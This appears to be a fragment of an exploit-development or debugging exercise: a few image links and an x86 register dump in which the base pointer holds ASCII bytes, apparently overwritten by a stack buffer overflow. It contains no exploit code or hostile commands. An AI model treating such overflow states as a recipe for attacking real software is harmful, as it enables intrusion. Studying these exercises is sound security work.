
%eax	0x080ea060
%ebx	
%ecx	
%edx	0x080ea06c
%esp	0xbffff638
%ebp	0x65646362
%eip	388 0x0809a67d


0xbffff62c







